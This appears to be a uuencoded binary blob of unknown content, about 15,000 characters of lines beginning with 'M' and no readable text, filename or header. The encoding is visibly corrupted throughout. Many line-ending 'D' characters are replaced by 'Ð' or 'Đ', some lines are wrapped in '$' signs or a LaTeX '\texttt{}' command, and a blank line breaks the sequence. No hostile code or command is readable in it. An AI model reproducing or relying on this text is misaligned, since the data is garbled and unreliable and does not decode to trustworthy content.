Z'5U:7]/Q7(;34;!PXW*M1@<AK^U(=*>+*QQ:D)$ M&MYR!QK).<\\#:JH\U@?TZ:U]3EYXZ\47KV4\\E"FZ\4325E[M7?,O:[;!?LUD M<B#/B&D55JYS?N_,?MG&-NMRS5UHX"T=8@Q'F_7<26=F9JYM7KJRL75F5C#!Ð M%D=E]O.E?`Y-SM@\$16)"`L@A+TOU(9_\Z'P*^=+H!,5*04AX"<AGS(D\$!F!D MC3:2Z5Q^05:4E^1UJ!@'S5K4#=.O5%>WIM\$.XW7,/9-0>7ORF;-B@L,5.+!1D M<IYFP[J>MHS>M`"R.,]3&N#"E3:O[,HY=/>ZT:_EN,.[-SW@SDLAHY&L";<CD M,@>=WYUX[GCG,\Q<`PJ\6=(.DQ5_CF=`QT[R:958_8/C_:!/(%(!82+1TX50Đ MO!8/4;(#(QY77XC94K#(^_:./-,UV1<5EQCA%UP;RWO@EN,V:F%R3XXNUDHYÐ M7RZ6F9O_&:_B"T.:8TWM]IFU#ZK`,7'%,7#B8%)X#EWFBY#!`F]`_P5:064XD MKW)\`]J->E%8PQXS:`6[E2:_*`_?%A.WIT/^W_EH]Z_7\$=H]X*HPZ_OA0TMQĐ M7A`K</SJ'%YK@TME!OW:`7&9#/GCN*G%N=MT[6;7QWS%0BEWJ]+LG7XJ7<M<D MX344TS*]>EHW,5-U#O\VF6[V'MROW/S'!MH0M7H?5/W&5/#@4H-`!;N-/)0\D M8A%3=*KA54QD2:EM;@U+2E!44LH*%Q978E;7F7M]=7U3GL'1=\.0^S9?:0EUD $MU4-S46^A'<'MEC3"5"\MH#!QGF9F@D(%S$\[T[-X.Q2_&Q.O3<_.!LOP5,+#D])$ MI9NJHE+54U2B\&JSATV!8>U\$=`FB2=NBLQU/S^DM(3M>EQ;;0_KB.S7G]9`/Đ

M1N#=*;OQ=.1F?4O3Y)D=U797M9K;VU!)>RUG![<AF^C4<K@?+;7,%\OY\$QE-D M+Z/IQ.;PI&9@\$<]XXK)1V]I<9CIRHW9U;1G=>T&UR/RN]=H-EJ)>O9*:8@KEÐ MW\$,M,2&]()(8TXMR^!ZW*M7(>SEV;S_R7MXC*Z>N&S)[^I&P*U@(<_7::BU:D M8*HW`+6\$?Y;A#Y.=6FK9*6=*#[>V^3Z4G<;#S9[V<+-WY"VORE80U;?FY,U7Đ $M-D0^{\circ})?WZIOL''+/R/+/'GX<TK*I']OD6W%Q<&OV'9S:X>M&=-.PN],.$ M)#;O\(FJEJ4/-M91K74!;`\TSZ#M\>H98<:,ZAJR)0^P7\$T#\$!;W\/\-+6V>Đ MS>KZ5II\BM`GS6+ZC?J9./WB5WB\5CAV!32&M`PNQ>)+);L&&D1FAQN!?\$D?Đ MDPKAZ`&[<50LM.1.,S;QR=:0&TC"LU[B77*E?&;(\$'>7>H`%]+S&_RG/VU/>Đ MFA!X20][-0`]%_B>_YAO&0V;['&41E,)YO:0F9*3PA\)-B)S>'.W-XA"P/U=Đ M,YKV:^X#?\Q_!G^:SI:?[\%_-I'DEPS+@@^'^%>OM=D!%^@K?#H8EW)"2;`EĐ MHX9[LFG`[6]SI<+FFE69'W+#.GQ5AB)V6EVQQ)C;MY[D>/2Q8?L<#'E6-GE)D M!\GY`RY1:A%.0)3!`F8<,4[,#XT3!3&VU-DR^W@^`0R16)7CI"#4<HO/\$[;LD $MKC?G@`NEC=ZTH<]Y\\^Q=4S::30/N[_IS\\G[>@54+LKJKMMKL)(2(^0,<D#+UD))$ M#/IYWL>[K1::)M_DH;>:K\$U"Y<SQL1WFQ)9*B(G-_4H)VBVK"S9/Q@>[?I;7D M;"-XPVWUWLX17-<[ARD@%]-"]5*=9<\QL%E@U<:U%&P7;-6059P\<4>T;TSRÐ $M2_P<V^8P.##WX-[*?]>='+F=@#3"']@ZX^FBJ]1!,I3IV724XEQJ/J61'4/8Ð$ $MGG\#O<YO"CKW/[816[/W\8)^24(I1M<\$>;4@O)\#U/!\#WQD<YIF*+O&Z@]D."ZÐ$ M,\$^80_ARO<IOA\$<8\IG9&"V!1D%)BU\$5PLQ0(U0%\$(.&\GJ_!<T<U5X;NTEHD MO7;/T%IJ6]Y3#[`98E,%5>+C5AW;U9'N/"%:77AJ]!W4G],]QYKV;C7Z(,N@Đ $\texttt{M(V!TWVXYT,[=+5\!Q;!N[!H6--(VZ!O41M/MMMPP+<O<XST\V]CA]?"\#^0OVD}$ $MYKT&D=+=9C^KN$-2+$S4@'R@VG8]BV/YN!&-7>[UO!6M4!Z;[/:B.UJDY/^Đ]$ M9K>@'>9F/[CK:)!T:%.2#P[,3#\$+7?7VSN!RK)T#5Z6W\2CQ:6:0';@I^S;*Đ $\label{eq:mr} $$MR]J5ZTQ\$=R\&:F8F:A/4T\$//N\$[G(5W0C5$\&@UD&M\&]$M=S7*L.->US5$:6JD$$ MAG?BC=SP%1#<@4U?B1OQ`@0/;Y?=X\$3&9&B?W2@]/&)?7+"8@GS'YI:T;6\RĐ M:J]=L,L<V&\W]HZ[@9R&BR!QF#49T.TM5,W9\$>!8\7K@G1)H"5#]TVY7H*FVÐ M84]#@^9VFVI#TX71A=]7#78N*6VJPS:FTFK^0U7]DW%;.E/:96GZBD.<MHY@Đ M>%`H0SSO1]B2"?96L,(\DSFE=*<5ZI12G>(!SSQ,E1+,/+[\$^"/ZZ-&J,J)2Đ MO-*(+^TQ:.3&IY\$?ET9^[*%5ND'!PR&>GMY`^P">\+(K>V'O0.#YL7!%8NC,D M<>%6I,9'O<N3*6(XH\$^G2)N-&3J,!#!?L4B8VEV=P#";>`AU4IYWZ!(,[I\)Đ M+/4:<XE%Q(+:3<.INX=!;CJJTW=7E6]N5;>N;<)'_>JMU?6M*X>R%M8.+`3VD MSZ"T&5UT:(#RZ/7\$.9=&VC7!KZ@M9\6TV"ZQF<P<VQEW*-SN0<;(#\$Z1&9C[Đ M"([8;A]CW['45K?IGWS1[]JM;7S;4-OL;O/[N)YE,?00[IIQ)+/J.Y]`R?J;D $\label{eq:mwuye6^} \verb|MWUY@6^|| > 8 'OB7 & | BJ^+, +7M; N"F:Q'^AO"@*DB=4:]S@ & ?6,F] & BU53Q+/Z& (DB) & ($ MF'YTGP;;FSB=\71]?2NPB8\$W0>_L-_XT@27N]P13,\]XF<VRC9`#>6?\$IE3_Ð MZ%24+5N>Z7?=]U,9^NS@\6@WNU5X1@>,0#`(G^\/NDWWV-X>G(#1F8\.[K,HD MG:W1Q[)YWF9.VT`I#^Y3Y)M:@MO3_`=`D,<'._!!,SL=I(,'B0#%AM7O.>V#Đ M>;;[24P'L;T'80\3GM8*Z?"AU:[:/K!;MK^"6NP9P+6T\$5L&7+*UON6=+^\$\$D M66AU\6U8)03YY^3GF^QDN3GFT&190:Y\3#LK,FQ:AB&6DHN8Y;91&Y<@*Z&AD M>+2W&^*<*`]O@Z+L[U0('JL8;#&S\G+T^8SNIO`95[PO,O&7S[D[;EBJ9T\$,Đ $MC\&9H>['81'[<)Q2?7`_R\&OO\;Y"4<6DDG?^?+9;<\[^+Y5R)G?^=RY^<_WT4D$ MEWQY=6FCNO'JP#G/>KO-3GJ6ZS>N7MG8VAPZ##;BQ&,_1>#XU4",.\$/BN)_VĐ MY!J^QF[_.^/3&-G^L_BV#^__TP.XW/9;/GD_/\CN1Z5_\OL4VNW,ISC5D4D M5B&5LC`3NPZ,`_BQ_MQ<[5NX/\Z;2`[N^0N:[@VPF?CB>G%PKG@+*S_)?]UTD M^.\$S<)V1JUW9Z/2<`YD;CMZ,5,=0.6G+8#-=8(9J.][=&=UFIP+;EC:+4V`LD MGYV#'FY=G9E2IF9]O)\C3I<TX(\$-!]NH/Q46F'3W\MJ';/:G9MUY>:`SQ!F;D MJV&W<).ZRK\SKG@R+R<5W58M^PYD>&94AGP"OM/PUDDT97@05M; `R;Q;7FBDĐ M3[LS\]-R0585^'KMQKEZ]4:JMR7L1+\K0;P;A;WOP'LS08T?E_/A&KXRH%18Đ $MX:,/-@!V>T^V4,?I+^'F>[%M7E,>(=MD>?&!OH?4V^9JN]_KF9;C9@#*"(:5D)$ M]CQ_&/?DG\"C##R](##TN@=\3YAX,82?Q>!.;WD*?D]Q)XA[9C-O&;*[8N>6Đ $M@V-D-I0_4[/9;G_^8]/2^.#"3RG/>, <GX+*8P/$#D#CP\]X0BF?8-?:8U]_[Ð$ M)5;3!/+C20(Y\E0BSWL>TXPQ\2#L-'(\0@_S:9AFFXNO@_O0Y1E^>E][Q^8GD M,)^1K1U[EL]ANJ3=P1-Z%#N]&9:6I3HO)E?ON8<^=]3>>9[AG,?*G,O`2\-KĐ MG@23>(Z&S\$YL&3@?7[P,8FB9U%0FHX!D3J%;S"]!5!QSV.C<@__#L"P-EJ/!Đ $M\C18@08KTF`E!?=-\#N.$IW\4L*STS*XD/=>*$(VK**8U/IL+))1*0C5(*(V$D)$ MTDDH@UII35JE9;&]:6/SF<W28#D:+\$^#%6BP(@U&;6]98GO+5A2[T1B?SP4:D M3*7!&C281H/I-!BUU66)K2X'K:X[ODK/96FP'`V6I\\$*-%B1!BLKNJJ&8&H[Đ ML0J@]?3'%Y7<`@VFTF`-&DRCP70:K`E58!.J()]1]@E]9#Y+@^5HL#P-5J#!Đ MBC1865%)K2!?4<#F'U_QY1>(.)6(:Q!Q&A&G\$W%-J`A*6RAD%!C81E=\-IY>Đ M(4N#Y6BP/`U6H,&*-%B)!BO38!5%-PBP!1I,I<\$:-)A&@^DTF\$&#-4FP8H9HD $M\A4K-).OQ\F&E+2@J.['DW2A(>M(8(V1X"SR&^X;]%8BQQP9MLF,%-B<TL!3D)]$

M/,<OWQ)8G5:030)VS%U[?WP;LE0ARD)I06EU^B%>DPFJ5(*-\$01'"8\$&RBW<D M+24++<-%FX2C@3J1(,/M48'1=3\::"AFWPFQFJ(N.#!4.(.+EZ*A32I-#@R5D M3WJ:,2UR)+2<46Z;XS-;SBJWNQ1<3KD=4ZI)L*YJT("A#B0%+_T*'P"CL0FĐ MTJ/P65!N?Y(&HW!9!"XIY!!'H5<"82'BNG&=\2A<&6N=0A"`%'H5Y39!4907Đ M@\$T*3E5N\$X8]#\$8IE`:P2:\$'N!Y%M6C*;8)I@;#N-N7Y=`!2"`*.1,^`YR/BĐ MNML\$7!.?CT(0@`1Z%=KL(,`(3I4*;6H\$8!0?=(7F\$D9J!)]=A>9Z`QC)+5*AĐ M3<\"C,(D;6X*8*1ZH GDD1JEWFB^3X#1ZHTV/PXP"I.TR4&\D>J--BF"U"CUĐ $M1G,^XQ6;[0%"@"C,$f;G048J=YHLU)(C5)O-._P&CU5E^<PW8(P"(56%+VD))$ MM9U05YP\;JZ4J<`*^FG&+](%&DREP1HTF\$:#Z4K;"+OH\$F\$&C1IQTGHA0ZQQĐ M`';#!%,X'@#8PPUN%&B6RFR."LQ3@04JL\$@%4A0]`K71+U04K1%VZZEX+!/.Đ MCHT\$[NDA"6`^[P2W.4+UU\-0BT-'>LT7%I!LV&FN)A)=0*(1+G,U%<W70X/:D M*8M#K9%05<'7-C7'U_\+&G-%QR!'UZF`4ER*+C944FFP.NHO\$L<<26*80TG\D M&HJMQI7PE+HSHG*:2CL"B9@\$FFJ&U#6H61HL1X/E:;`"F^BAXL8W\M4BD2#'D M1<]FI`".;^4*8%C_)`)+:+`2'(8"2)D%4<M4FAQ(F0414(H&\$%"*!E`K1.M<Đ M7: `"5<5VS!B1'=7?"F!,(QF);(P@.;+C\$\B8=I("&=-0TA"-:2HC>UM54]JFD M'K/*9V2M<&"X<).1.D/&65#)R#@#*AD9,?^?%AHN7"L9"KVE%EY"E4+D.9"DĐ MB914FAQ(TD0<2M)\$'\$K11`V:7="@V04-FEW0H-D%C0(-5J3!2C18F0:C.4T:D $\texttt{M-*=)@^8T:="<)@V:TZ2ATV`TITFC28)I\&<4RQU\@Q\&\#CNQT1IM\&H:21J]@X-D } \\$ MII*8M'=H,)7`9)96;UE:O65I]9:EU5N65F]96KUE:?66I=5;3K\$,@KVLY>-QĐ M;H=Z^JG0NQG8"5S>X4LR[HF?\$Z_TP@.AVP?X%GH\8LF(HUM0VL;X(TNMJ+0CD $M; +H'+Y(Z[6TQ&X+"^<, DYKNM?9V_8!I2\#AOY; =BKRM&6P4ZO@=[/?CN>PD]$ MHN`Y7>&JMQJ])"X7T(V^&^'Q8]!`/>+^^N@L5*+\-)+E)QJ(*RPI!'4BSD!<Đ MS-*9T9PVE1;Q&3F28NH**,74U6E=KT[K>G5:UZO3NEZ=UO7JM*Y7IW6].JWKĐ MU6E=KT[K>G5:UZO3NEZ=UO7JM*Y7IW6].JWKU7.T>LO1ZBU'J[<<K=YRM'K+D $\label{local_match} $$ MT>HM1ZNW'*W>\K1ZR]/J+4^KMSRMWO*T>LO3ZBU/J[<\K=X*BJIVHEV);L<XD $$$ MR6U6=FJ4L]/J;MO>F^2\$?6KLMVSV*@O#M<_@AG[`CO]I.9PTG@\41;VSG^C(Đ MC#KB12\"XV&OXE\$QCJ<[\$!DOH5B\$5SHE[^Y\$I.\$0L65EOZV&[*YDG[\$`QGB;D M1](T,DK;-'OAA?Q3EI;DP'6Q\$69X,C;+L"2R'\$JBFF-0"C*OW-;V"=L=\$&B0Đ MD18-B=MPQU8S1I&\$*N%N(P*/92*NPA9`\$(`+RFW*2CU#11QAP871(!+42/6@Đ MDU`&L1::-%P3=[\$[6<(@#Y&:T:`L+FL6E)TV93C;+"I:)V8CUFA@B3B;"T#HĐ MX"*K,8E@UR"LU@)<U"Y3/G=W9HH?O;[!^V%TAMG>2]7\$Z\KD<S/0-;.WF9V9Đ M9FXQ?#?C-#^L#E]MCV]1M/IQ7C&@'[G-]2@9T%MA?Y=/?P3C-&"9*AIEHFB4D MB:)1CA0-L;[M**JF'"T;1\I!5!T'&!C!.A\$)W5O8>\$RC<A84VR\$!5:#8H@!QĐ M704)J%%BH^PJ0-%\$M"(/?(C"1=WY,1H7)-(+_Z(BR1<E%&4&AA>>)@&&6'=Đ MI,71"\$8=I9`,S#0S&<5NZ]&Z<PIN6/'MD8.=F\$%[(K(=1991'*WL.3B";#KDĐ MKF&%H,D]C`N-6>22`,TJ]G9<&6\GE3&`6W'@5C*X'45Y.U4Q`SB*<BLEV.[\$Đ MK6; #&PF\$H[`8EX)NJ[O;[A'VU7*F]]3>=GA2<=M.T91@!\$UP80\$PK[3MD2ZSĐ M!^8(`N)%&/>K>I2*9`;;\,2OF_^>:=U!,X*]TAO??JYD\)QQLRD?&,Z<;.^PÐ MZ_Q0//6/KX&2G4,*X$/^\".5-7<!3'(R(,IBW)L61A'6QAE+(R(B<8I&P5QD))$ MRLIF1TUP0P85; `84>P"P"\I>@XYN*'T]1X/J\5ND1K>@;).*S-'6`@*0MAH0Đ M@+3U@`"DK0@\$(&U-(``3%TI,/NB6D,\H>U;'#JM5C`,V#,U?H^RM36F;V_Q%D M7BI[Z;EC\G?KX9N\6I@Y/]=?W6>O+S#T?7G&`16!KQ%K=;V%+`J^Y&LV\GCVD M9CZK6+ICIQA3'\$[Y3,843@[8B"H<L<+8.I["R0-7023GT`,7G`*JT,A5-\$(OĐ MM-1\[I:;YI9F'Y%`LWX.^J@X/T<D6[%-M("'49B[X1USR:V[D&70\.E4:;`YĐ MAAU_&Y\$'C3BE*CUX_(WV`,USNB2>.9;&LJ!+XKG`L.&IH-10\$L=\SC&)K,"2\D MZ):X4-T'-GR:51IL64@&B3`'D^A6&'3\E8\`7>`LD[`JPT8[*-)!2075X"R3Đ $MZ')L^+2K^-8B^-8<=?DN!!(TZ]2@/6.9A$F&-I=`W^O/>!#9^"E0;;%,]+(LS!Đ)$ M%+H5VL&, `"0>S0A(VN&, '\$@ZGI%#"0<?`I!X1"-'\$IDE'M,(2-I!C1Q(XY5XĐ M6*-`TF@2#VSD2,J1C8"D'MK(H32:M(,;`4@\NA&OM,,;!9!6/,0#'#F2<H0CĐ M(&F'.'(@Z1A'@!(/<N1((DWB88X<23G.\$9#4`QTYE\$1S(8.+XZ+MFP2WV4(6Đ MH3'#N"1L#K&\$LZU=:-PP+A68,)T'T#RC2^.988DL<[HTG@N(C1Y/I8+2."XRĐ MCFED.99&ERWTC!E-I<+&#..2L&4N&33"#\$RC6T\$HX:!W@"XPEFE8%;&4=Q2ZĐ $\texttt{MYZ419F`2797Z,A*`9A,/QO;_3TG\&PW\HZ5SA,=QEE.T7K^5,)46\#\K\#<)ZD}$ M.``6<!<&X7VI3;5(1E+?(`+0!>+;5IMJ`TJ(X@53-=P50WI.G8QLCGASR9F!Đ MF7[<..+RC[N+N8:,K=]1NG\UM[UDMQS&Z/-7RI>KZRW5YZ]+JIKQY:75+7K_RÐ MRC/RZMK5R 6U^OJ6O'QEO;:ZM7IEO7I9WJJNKF]MQG+68&=:1QYKF+C%`M#9Đ M6'3@F!PV(8(;H[&]94L*O@*[8^H&6WSX8':6`VLYI6U3-HD#%!O?R/4<#XCEĐ M@M)N4D2Z453:\$6M74CTKF^G]9'A+4`JJ93IT0>D3WHX\$0)6H%QF05+9JDC",D M`E+F?AH-*E!3&G;T*L(\$H`Y`TC,:_*U3%&B3#-4RRG[<`=\)08:638:FU<1QĐ M),JN3JR\$AZIBL?/HQ_,RR)82<HC/HP(UNJ>.[EGOG7Y*.KD>@ZOJ.*JV8^BWD

M5EIMPSY[O;8E7[7,VX;FX'=ERU(UPSJ[JSN*P[[.6]K8-#)PE0H%]EDN%=EGD M)L=_XU7, %*5L-I\OYO**0KDD97+9?*DLR9D'\+RAJV\[JB7+DM&U6IH9GPZ2Ð $M-9M'P=\#17L^VNEJ[\#P;7^;U65S?W[/F=ETX_Y<=VG5W\#ZK%(B-:-9JMKR-?KD)]$ M&[=65B_7MUZ]61>'KNLK6[=JER^'\$V]>6PJEA\2Y6]?6/PQ&ZGH84:MO+F^LD M7D5K]=;FU@9#3%VN7Y6Y5\$X-LP36;'T##-OUZEK=`R"F;?1<\=7;[:E!U)6-D MU9=7`844@\@P*E`N4YK9Z9C=^5W&QG%7XGU<Z=J__W5^5^0!_;%H)+3_0B9?Đ M&&K N<Q)^S^:Z[O ^)^>O[C?:<L@R398"1>FLO.9*=GH:J8.8[(+4]>V5I3*Đ MU\$5H_^>OMVRP<S:=OMXRA9"`022^;1WTC`M3/(F_.*+T"PFK[MY+LQE,ABQĐ MKG8PD2=-4S[^Y6NKM0M3;U0*A=IRO590ROEZ32D4RT5E8:505HKE6JFXM)(MD ME^JE>PC;,\$T'L[-[D-\$%5`N!/#]L'.R9EGYA:DV]8Z!D(Q&\L:5:VX:S8@\$0Đ M%_%Y##+NX!DGSU]MJT[3M#HV_O)_X@_!_BNM;CZ'Z2?/,L39`<CY+=-LL\;\$D $M;P[^7#:[S=8VCO6`K"`Q$!>@4S,:_>V[/K7)*WVGUW=J+0N*R[0.1`I^;Q57D]$ $M!G8,006CR.@4^V1X;67X'<8&9YQ]<ZMI>1V+#Z-YNLFE?JNM+X/F4[OZ9="?Đ$ M%Z;\$COTC]M9RVU"[43?XTW@_KUH&*!;-L&W3JJ%V9IXW&XI[=3V?6[Q5JR]=Đ M>WE1)%[E:GC34"UMYZKJ['C9K)B69NCBONU%5VW;Z#3:![&(:[C_4:1J!8#\D M>0]JKVJOP?A]V]#=&V=YW9T=*-71];EA0%'8QL@:%6E&UNE`FD>[5M<?E5H=Đ MBN*-><-H&A9H2K>I#_WV6CW[RM=LN[5PR5!UPY)9\$DZ:)[DPM;.XT^LM[NSOĐ M+^YT%EO=]B+NC&0IKG5;K_>-5=WH.JUF"].^L9!?6"CF*QFELK`\$VK*1*2B5Đ M2GU)*>6**TOU8JZ^M+)T;T`<D*);NZ"V6KL&+[;YFP\$;?T<4D\"<19`H&<YFĐ $\texttt{MS\$-M\&+;9AW*/>BY+6X3^=5'K6XN-3F]1;V\O6EH.@K/8:'47K6U[<;057+S=D) }$ MVX9@L#^+EF'OQSY[J5RKEJI+)66EDLDH!2U342I+Y:I2R2\M97/9:K66R0:?Đ M/8'WS5C.-:@/;5&#_U`18#@NFCK4"H2=WNW%ANHLJG8'0SRKA97E<KZ\DE66Đ MR]6B4LB72THU4RHIN6H^5RL7<]7<R@JAFH"Q-!7%H[E,OMPV&VI;R*O_X_S9Đ MB+[]I>.V34ZN!W\1[?_YI<U:M;YV97U^P]2MUK8YW[<-*X9&@OV?*V7*8/\7Đ M\MEBN9#+9\#^+Y;R^1/[_R@NJOU_#:I;**E4\X!Y/@#8W#'WJFUN\$%^8:H+VĐ M,3S+^[YL8Z\$!6?RFX3BX"=3KZ]%*N3#UW`RW_E&3S@K%^0K?R1.PKJ8&4%5KÐ $MN] \ 131ZP.5B = "?". \ 2.Z; 5B "/*>^=0Q'?B='?B] FAF, +DM: "NQZR(O>0XD) FAF, +DM: "NQZR(O>0XD) FAF, +DM: "NQZR(O>0XD) FAF, +DM: "NQZR(O>0XD)$ MO6M6V[>G:DL#9L[F1RYSXJRN1&2]N]NRS"[R'16W9D`I7)ARK/XP_RMM==>TĐ M/,S:U=6-?G>8)1X;+A@>'UN@U5ZOW=)8/0[G&+@5SG9SI]6)8*&J:4;/63-UD $M(QSK=MR'::F?R->)?(TI7Q*CAD$[R]6A+QVC!W*T_S]OM[OW3R.I_R]FX/^Ð$ MOVPI=^+_.YH+^O_33ZVU-,NTS:8CB^Z;RZ>\:;;[;/T3"L><#&/JC@II>*<NĐ M9S/0J9]^ZMDA4"Z3J9Q^2@C1S-0;E:7EA>7Z\$H[."E4EFZW!:+66S2J93#6SĐ MO) "%NX7<O:E9^8(<=`S.!7_=#-F?>#^UK[#>U3UW)9FOEZ^MNDS!UYOB,\A.Đ M;3F;JU=7EI1L?3D'H[P58"=?65*6JN5LM58KE/*YRC`[?`@&RH)_V3385.V,Đ M6_`#"L1S,R)//<MP\$Z'Z"=A#<#/P"V\.=&=P>^`W)`"&!LB'V!'LCN#&M)T@Đ M.^FJ9C[`YWQ5PU'N<G,[S#\A-^:XFL^0\QHHH@'>A@N/EJ//7SB_5'*4NNS&Đ MSRV^[-+E-4[947*,+[M\$079E%`2Z9UA.RXAJ2Y=:NO=['=>B79!7JI<WZY\$\$Đ MO)A'=!8PJ?_OC^@2TUZC^_]B&?X\$QO\YUO^7"R?]_U%<_^Z/?_B__NH?O.]/Ð $MA^-?DIZ000?FI/1D(&Y"!'8]+4FG)!Z^]^:;;[K1;YY<C]3U_R"\setminus!>KM01!^D$ M^`+6]P]">"N\$20@_!`\$UV]L@G(;P=@CO@/"7N`A(/PSA1R"*[A"P\$+_P]& M#?\$_!N'YE/+Q`J2;@7`&PBR\$%T6^<_"I0'CGB9P=VK4AF?#/D62I+G7ATY(.Đ MQM(?[P&I<?::3\$C[B5_ZPG?><_Z/)IZ`[]]ZD<==!8JF=%M:!>I-^%:7]L>DĐ MUX!:0^I+V_`/Z;X"=!U)DW;@5Q)MO&3"\Z/.?I?XCNW*#:@'/B+B@CK`;?^HĐ $\label{eq:mup=0} $$M"UP=0\&F>\#N\#?*?)\MX1U(DD_*G\&=0GH"=0.V_=\#^`"$'X?P0<:[)\#T3R.,YD $$$ $\label{eq:mb} $$MB>L(;/^H,U^'8/M'/8\#B,B?2SL/G60C%(?X+\/O\#$$H0RA^J$!8@G(.P".$\D)$$ MA`L2]FV2=!'"AR!4(2Q!6):P+B20/TE:@?`RA\$L05B'\!(0U")<EE!=)6H=PĐ M14+9E:20"AXVX?::^/X5^'P%P@T(KT+X*(37(-R\$\#\$('Q?I/@&?*H0&!%Q5Đ MJ4,P(#3%_1WX;\$'`U59W(+0A=""@2\84:5Z'3TM\=^"S#^&W(.Q!V!?QGX3/Ð M-R#<%;_!9_">'3R/^03-_>//WEI9_[PO/?_0Q7]J]+8UY_MIS4ZD=?\$\E)Ð M\$O'X7,MORS>A!DTHR3Z4DL&TF0TRIL(W'3XW(<Z!?RWXO0UW;DJH^W0HO1;\D $M-AG: 8\&W>@5\]^'T56J$%>`WB;DK7X?X6Y.-J+`/B'>DM]\F >V$^6(\:>PY.Đ$ M8YM1[P#-%>"QS;B["9+8@E1XWX;09+K[.M->?4C=9D JP'<=XDSXM2#-2QG&Đ M_S+\1:0#GS9\:N*9@_IG"8(!^=R!\$C!963DC]=`,:!.T&U!7I-4_J/__LO@^Đ M3!_UOP;?>JRF3*`_6@N^`/H7=<V38]!W^8VBO*>68<R-"'68KPDT7]3Z,NTĐ M])'7]YQ*HG\`-=\`+MI)],?6_]\;2/=IZ<%+'?9I;<BSR63.E3WW]W'RP&./Đ $MAP > L: 0U^8VJ \# 4" [3MU'W + \#K' ?\#G". = N`K0A9 - Z$WB6N& < D'^T \# = + *'] I + D$ $\begin{tabular}{ll} $\tt M6^([MG>'4>ZR\O/+>E\#/+C-=X'AZW;W.`?VGI/'LKZ\#\\#_<8P6>^RFJY-5(3D) \\ \begin{tabular}{ll} $\tt M6^([MG>'4>ZR\O/+>E\#/+C-=X'AZW;W.`?VGI/'LKZ\#\AZW;W.`] \\ \begin{tabular}{ll} $\tt M6^([MG>'4>ZR\O/+>E\#/+C-=X'AZW;W.`] \\ \begin{tabular}{ll} &\tt M6^([MG>'4>ZR\O/+C-+AZW;W.`] \\ \begin{tabular}{ll} &\tt M6^([MG>'4>ZR\O/+C-+AZW;W.`] \\ \begin{tabular}{ll} &\tt M6^([MG>'4>ZR\O/+C-+AZW;W.`] \\ \begi$ M925>M__F=PH_\MWO_8\W,1YMFVV)VX+!>+PF!"]K\/QM5LJ;[#DMUH)ZG@2@Đ MU<:+:Y'Q_098=@7X5P.IJ,/?`HP*RU*>?5?@5Q%^%>';`DA3`;XK+*8&=F\$1Đ

M^K<5X+,,W^L0[D'YZ5#2@W2OL-XG2!6?*IHW+IV8]JW,;CU,WA:9E7JX3[L!Đ M'+=9#X^R=9?U<ZB!7!GG[:S);*(^TX#NG>AKCM#_H+_@?PKYOP(2<ALD`+7MD M<!N_SBSXT=<4R#_*T#CTIR1?[I?AZ;\$L;*;*#9"%.\$T3?>'X[SWBF2CZQY4CD $MU(,]X,5D]I<EI,U)L#X8?38>>]<8])^%T!8%P/5-7LJ!;#1!7MS1YQ+P@N,1Đ$ M&=)4`8E\EQBM2FH-</'0J0ZWQ'%KXC!YH=4\$]KM5IO]:TB[DL`SIMR6N"[%/D MC,YU<0\O\9;#!ZR.R)/WFL8W\W'A%>AEZZ]70[WEX+@UR< LQWO']X4/\[Y9(D MB[HF.C:*]T>3<[S>)UUB;4UG*8(VO7L_..(+W\<KR+/+)?K#_JX8-QQNJ:25D MN"KKOOPV6FR#U>YZ4N=9&?ODWM?]=@R/U^`O]CJ\9/OA:LD>R*G['']>@N?7Đ M&>TNE%\$;_JXPBX37TX.G?X79/FU6+[QN_)ZW!C%Q:YK=ZSDQ_AF'/LYA_.L?Ð MY-^7F/_]#M0']CYW40?[[O5^H(\M\$W5J6OHXKSKC\3_,@<U&M!GXEV5CU^S(Đ $MO\&[\]^{:}.>[O/OJ:=NUDS-;ZXCYW.Y*[20"E6J-^L&?8=Q^S=\#,QQN\]X;JZID$ MK>XK; \ \T/&XZP9R?/-_MM]MB\\1Z;/;'IOEV(6<'8IT!S8<\^8QR+_\^V4.FEXD M_F,3<C"9':2QEI'&_AU7_E&B7/_;X+/R\L'2ZK+G2;YDH(]S"ZB'*>W_.M#;Đ M8BV@S;QM^ZQ4+"C=5J+O#R\<?WQ`&F_\D9,DSV]\`VJF#:7`94!E7I@KJ;V?Đ MO/R?'9-^'D)6C,\$/MT]**Z'88K]ZK+UFT&?G^E<&;0BW]\3YC;2MZ4'U\`UFĐ MFPQZAWP.T9_]Y8>20ZQK%+3??R#<';[V=\$L41Q^_<BPE.@Z7J\$/^QK'6._88Đ M.M!I@M[T^4+=_I4CXBM=]UYMF'UG5/]^@VH^1)?+&CPC/E5T>T73[^O'W%ZYĐ MM_V`];8V\T78P@MKQW"-LU9?"G'MSEI0\WZ2>8^E_\Y\`N^4Y"?^-[KSWWSSÐ MYBEO:OCKKWUSXE_<_";W&G^V&CEC_%,31->4D`]Q-M^&8??;CCU*4H8=*%&NĐ MK;OI!ZO'K65BW7-C/,/0@/ON(Z7L[\(_=*9EX+FQ;HL@/R7F+LO#]P4F.W4(Đ M628[2W`O`]_R*_\$[N?@'SK=JNS;/4D:[QF/LM5':R7LHY]R&W&:)[S+AN@6Đ M6XKB#0Z?D_QU32^)'#\DXM#_<\$:DNR+Y:SYP_0SZ,F^*.\$QS2]R[(^)05YHBĐ MCWT1A[9^6WS_9(#&)P7V#<F?6[HKXCXC^>M7_T3B:PC_B_B-^?^42/>."9^_Ð MIR<X?^\/Q#TSP=<534WX^;TZP2W:SH0_'CU_BJ_Y>>D4CT,;K7:*KS=Z.1"GĐ $MG^{+}KBIJG_{+}XH" V]B>\, 4V\1)Z4_U&4_W"3.6RM$6Q36$CO/$?7>T$U@YR$+$D$1B$.$ M*[.]RZ'V@X]\$'W`XP_#U_C9'*^S'*G.;D\<YF3.W8BA;OR4Q/'44]*PT6+YĐ M[8N:6F&2BA):A1*IBG(HBK+!^EN!;Q7XC66F>*GK4\$HUAEB".UE14_G"^'QND ML+)`UTR5.:NC#.3#EZK[T0/-M#*%OC#4O3\-X6<D[AO[''S^K/C^<_#Y>0@_Ð $M#^$+$/X*A"^*>W^-/O^ZA&-02?H%"'\3PB]*.$J0I%^2T"<A2;\LTOXM";THD$ MDO1W))POD:2_)^\$(6Y)^%<*00?AU"'\?PF^(]%^3<%Z/?_]M^/P="+\+X?<DĐ M]":\$]QF<7+1KU/R'NT9HU(7^5UQ/@>N^,;\4\$`D7&;]7K#\813^?CO[8\S_,Đ $\label{eq:mode:energy} \texttt{MQDE!?V$4} \\ \texttt{C[]L?W?.,?]5`KZR:M?^//+$E]CGY8^CN; \\ @?B>[&5ZX=N_<QD] \\ \texttt{MQDE!?V$4} \\ 